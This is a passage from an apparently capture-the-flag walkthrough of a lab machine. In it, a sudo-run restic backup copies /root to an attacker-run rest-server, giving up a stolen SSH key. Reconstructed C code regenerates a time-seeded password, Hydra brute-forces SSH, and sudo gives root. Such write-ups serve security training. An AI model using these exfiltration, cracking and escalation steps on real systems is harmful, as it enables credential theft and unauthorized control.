$ docker run --rm -p 8000:8000 -v ./data:/data --name rest_server -e
"DISABLE_AUTHENTICATION=true" restic/rest-server
Data directory: /data
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:8000
```

With our server now listening, we create a repository from the target:

```
bob@ebdce80611e9:~$ sudo /usr/bin/restic init -r "rest:http://10.10.14.76:8000/temp"
enter password for new repository:
enter password again:
created restic repository 337ad943bf at rest:http://10.10.14.76:8000/temp/

Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.
```

At this stage, we create a backup of the `/root` directory into our new `temp` repository.

```

bob@ebdce80611e9:~$ sudo /usr/bin/restic backup -r "rest:http://10.10.14.76:8000/temp"
/root/
enter password for repository:
repository 337ad943 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
no parent snapshot found, will read all files
[0:00]          0 index files loaded

Files:          4 new,          0 changed,          0 unmodified
Dirs:           3 new,          0 changed,          0 unmodified
Added to the repository: 6.493 KiB (3.602 KiB stored)

processed 4 files, 3.865 KiB in 0:00
snapshot 829c79f2 saved

```

Now, locally we can extract the contents.

```

$ mkdir root
$ restic restore 829c79f2 -r "rest:http://10.10.14.76:8000/temp" --target root
enter password for repository:
repository 337ad943 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
[0:00] 100.00% 1 / 1 index files loaded
restoring snapshot 829c79f2 of [/root] at 2025-12-09 15:31:37.176903224 +0000 UTC by
root@ebdce80611e9 to root
Summary: Restored 8 files/dirs (3.865 KiB) in 0:00
$ ls -la root/root
total 32
drwx----- 4 root root 4096 Dec  9 15:31 .
drwxr-xr-x 3 root root 4096 Dec  9 15:35 ..
lrwxrwxrwx 1 root root    9 Mar 24  2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwx----- 2 root root 4096 Dec  9 15:31 .cache
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
drwx----- 2 root root 4096 Aug 30  2024 .ssh
-rw----- 1 root root  505 Aug 30  2024 morpheus
-rw-r--r-- 1 root root  186 Aug 30  2024 morpheus.pub

```

Now we have a SSH key for the `morpheus` user, let's attempt to authenticate to the host with this key via SSH.

```

$ ssh morpheus@whiterabbit.htb -i root/root/morpheus
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)
<SNIP>
morpheus@whiterabbit:~$ ls -la user.txt
-rw-r----- 1 root morpheus 33 Dec  9 12:27 user.txt

```

Now we can successfully obtain the `user.txt` from `/home/morpheus/user.txt`.

Privilege Escalation

Thinking back to the `command_log` extraction, we saw that the `neo` user had changed their password. We can also see on the target that the `neo` user is part of the `sudo` group which makes him a high value target.

```
morpheus@whiterabbit:~$ ls -la /opt/neo-password-generator/neo-password-generator
-rwxr-xr-x 1 root root 15656 Aug 30 2024 /opt/neo-password-generator/neo-password-generator
morpheus@whiterabbit:~$ groups neo
neo : neo sudo
```

We need to extract the `neo-password-generator` binary and decompile it locally. We can use `scp` to download the file with the private key we have for the `morpheus` user.

```
$ scp -i root/root/morpheus morpheus@whiterabbit.htb:/opt/neo-password-generator/neo-password-generator .
neo-password-generator                                100% 15KB 127.3KB/s 00:00
```

Decompilation

Now we import the binary into `Ghidra` and begin analysing the structure of the binary. Taking a look at the `main` function, we see the following:

```
undefined8 main(void)
{
    long in_FS_OFFSET;
    timeval local_28;
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    gettimeofday(&local_28, (__timezone_ptr_t)0x0);
    generate_password(local_28.tv_sec * 1000 + local_28.tv_usec / 1000);
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

The program takes the current system time, converts it into milliseconds, and feeds that value into `generate_password()`. The output password therefore depends entirely on the exact moment the program was executed.

```
gettimeofday(&local_28, (__timezone_ptr_t)0x0);
```

- Retrieves the current time with microsecond precision.
- `local_28.tv_sec` → seconds since EPOCH

- `local_28.tv_usec` → microseconds within that second

The code then converts the time to milliseconds.

```
local_28.tv_sec * 1000 + local_28.tv_usec / 1000
```

This calculates:

```
milliseconds = (seconds * 1000) + (microseconds / 1000)
```

This is the exact value passed to `generate_password()`. This means the entire password depends on:

- The current EPOCH time,
- Rounded to the nearest millisecond.

Then we decompile the `generate_password()` function.

```
void generate_password(uint param_1)
{
    int iVar1;
    long in_FS_OFFSET;
    int local_34;
    char local_28 [20];
    undefined1 local_14;
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    srand(param_1);
    for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
        iVar1 = rand();
        local_28[local_34] =
            "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e];
    }
    local_14 = 0;
    puts(local_28);
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}
```

We see the following variable which can be broken down into the following translations.

```
int iVar1;
long in_FS_OFFSET;
int local_34;
char local_28 [20];
undefined1 local_14;
long local_10;
```

- `local_28[20]`: buffer to hold the generated password characters.
- `local_34`: loop counter.
- `local_14`: single byte, used as a terminator (effectively the `'\0'`).
- `local_10`: stack canary copy (for stack smashing protection).
- `param_1`: the seed for the PRNG which is the timestamp in milliseconds

Then the application creates a seed from the timestamp:

```
srand(param_1);
```

The binary then generates 20 characters of the password.

```
for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
    iVar1 = rand();
    local_28[local_34] =
        "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e];
}
```

- Loop runs while `local_34 < 0x14` → `0x14` in hex = 20 decimal.
So it runs 20 iterations: `local_34 = 0 .. 19`.
- `iVar1 = rand();` generates a pseudo-random integer based on the seed (`param_1`).
- Character set string:

```
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
```

- `iVar1 % 0x3e`:
 - `0x3e` in hex = 62 decimal.
 - So the binary performs `rand() % 62` → random index from 0–61 into that character set.
- `local_28[local_34] = charset[iVar1 % 62];`
 - Each iteration picks one character from that 62-char alphabet and stores it into `local_28`.
 - After the loop, `local_28` contains 20 **random-looking** characters from `[a-zA-Z0-9]`.

Then `local_14` is placed immediately after `local_28`. So effectively:

- `local_28` occupies 20 bytes.
- `local_14` is the next byte on the stack.

```
puts(local_28);
```

Finally, the binary then prints the generated password with a newline which from the `command_log` history is used to pipe into the `passwd` utility. We already know the date at which the exact command was issued for the password reset for `neo`, which happened on `2024-08-30` at `14:40:42`, so we can construct our own binary that will generate a list of passwords can be used to brute force the `neo` user's account.

Constructing Our Binary

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define PASSWORD_LENGTH 20

const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
const int CHARSET_SIZE = sizeof(CHARSET) - 1;

void generate_password(unsigned int seed, char *out) {
    srand(seed);
    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = rand() % CHARSET_SIZE;
        out[i] = CHARSET[index];
    }
    out[PASSWORD_LENGTH] = '\0';
}

int main() {
    // using https://www.epochconverter.com/
    // 2024-08-30 14:40:42 = 1725028842
    unsigned int timestamp = 1725028842;
    char password[PASSWORD_LENGTH + 1];

    for (int ms = 0; ms < 1000; ms++) {
        // Convert to milliseconds and add microseconds from 0-1000 as our range
        unsigned int seed = timestamp * 1000 + ms;
        generate_password(seed, password);
        printf("%s\n", password);
    }

    return 0;
}
```

Let's break down the functionality.

```
#define PASSWORD_LENGTH 20

const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
const int CHARSET_SIZE = sizeof(CHARSET) - 1;
```

- `PASSWORD_LENGTH` is `20` and matches the loop `local_34 < 0x14` in `generate_password`.
- `CHARSET` is exactly the same 62-character string from the decompiled function.
- `CHARSET_SIZE` is `sizeof(CHARSET) - 1` (subtract 1 to ignore the `'\0'` terminator), so it's `62`. This corresponds to the `% 0x3e` (`% 62`) in the original binary.

```
void generate_password(unsigned int seed, char *out) {
    srand(seed);
    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = rand() % CHARSET_SIZE;
        out[i] = CHARSET[index];
    }
    out[PASSWORD_LENGTH] = '\0';
}
```

This is a reconstruction of the `generate_password()` function:

- `srand(seed);`
 - Same as `srand(param_1);` in the binary.
- Loop `i = 0; i < PASSWORD_LENGTH; i++:`
 - Same as `for (local_34 = 0; local_34 < 0x14; local_34++)`.
- `rand() % CHARSET_SIZE:`
 - Same as `iVar1 = rand(); ... [iVar1 % 0x3e]`.
 - Gives an index 0–61 into `CHARSET`.
- `out[PASSWORD_LENGTH] = '\0';`
 - Equivalent to their `local_14 = 0;` trick (null terminator placed after the 20 chars).
 - Ensures `out` is a valid C string.

So given a `seed` value (the millisecond timestamp), this function returns exactly the same 20-character password the original binary would print. Lets analyse the main function of our new binary.

```
int main() {
    unsigned int timestamp = 1725028842;
    char password[PASSWORD_LENGTH + 1];

    for (int ms = 0; ms < 1000; ms++) {
        unsigned int seed = timestamp * 1000 + ms;
        generate_password(seed, password);
        printf("%s\n", password);
    }

    return 0;
}
```

- `timestamp = 1725028842;`
 - This is the `tv_sec` from the command log (Unix timestamp in seconds) which can be converted from the known date from [Epoch Converter](#).
- `for (int ms = 0; ms < 1000; ms++) { ... }`
 - Loops over all possible millisecond values `0..999`.
- `seed = timestamp * 1000 + ms;`

- This reproduces what `main()` did in the original `neo-password-generator` binary:

```
seed = tv_sec * 1000 + tv_usec / 1000;
```

- Since we only know `tv_sec` from the DB and not `tv_usec`, we attempt to brute force all 1000 possibilities for `tv_usec/1000`.

- For each `seed`:

```
generate_password(seed, password);  
printf("%s\n", password);
```

- Generates passwords with 20 characters each for that specific millisecond.
- Prints it, one per line.

This results in 1000 possible passwords, one of which is exactly the password that was generated when the `neo` user's password generator ran.

Exploitation

We save the code into a file named `generate_passwords.c`, compile it then verify that a list of passwords were created.

```
$ nano generate_passwords.c  
$ gcc generate_passwords.c -o generate_passwords  
$ ./generate_passwords > passwords.txt  
$ cat passwords.txt | head -n 10  
L7Qf2aFEohexxuk07tEw  
hN6DEuEFtQ5LZX8uxw9r  
lWL7jrjJTC54qDojrCvV  
mnQ1II9iyvPJRhLBMVfB  
XSfLZ30sr8sjDJbx8geU  
cOBXPQDByTiWBDDEYJXK  
R4njydUwbk3uML4yVoT9  
gUepuICfnxFcf7e7K7RA  
c4L87irvHxX7pZGX9if6  
Y7a6NqegKAmmdunHc6Uq
```

Now we can use a tool like `hydra` to attempt to brute force the `neo` user's SSH password.

```
$ hydra -l neo -P passwords.txt ssh://whiterabbit.htb  
<SNIP>  
[DATA] attacking ssh://whiterabbit.htb:22/  
[22][ssh] host: whiterabbit.htb login: neo password: WBSxhWgfnMiclrV4dqfj  
1 of 1 target successfully completed, 1 valid password found
```

We successfully breuteforced `neo`'s password which turned out to be `WBSxhWgfnMiclrV4dqfj`. Then, we can log in to the target using this password via SSH.

```
$ ssh neo@whiterabbit.htb
neo@whiterabbit.htb's password:
<SNIP>
neo@whiterabbit:~$
```

We then check if this user has `sudo` permissions.

```
neo@whiterabbit:~$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL
```

We see this user can run any command as any user in the target machine. Therefore, we can use `sudo` to get a `bash` shell as the `root` user.

```
neo@whiterabbit:~$ sudo bash
root@whiterabbit:/home/neo# ls -la /root/root.txt
-rw-r----- 1 root root 33 Dec 10 13:18 /root/root.txt
```

Now, we can read the root flag from `/root/root.txt`, thus have successfully compromised the target.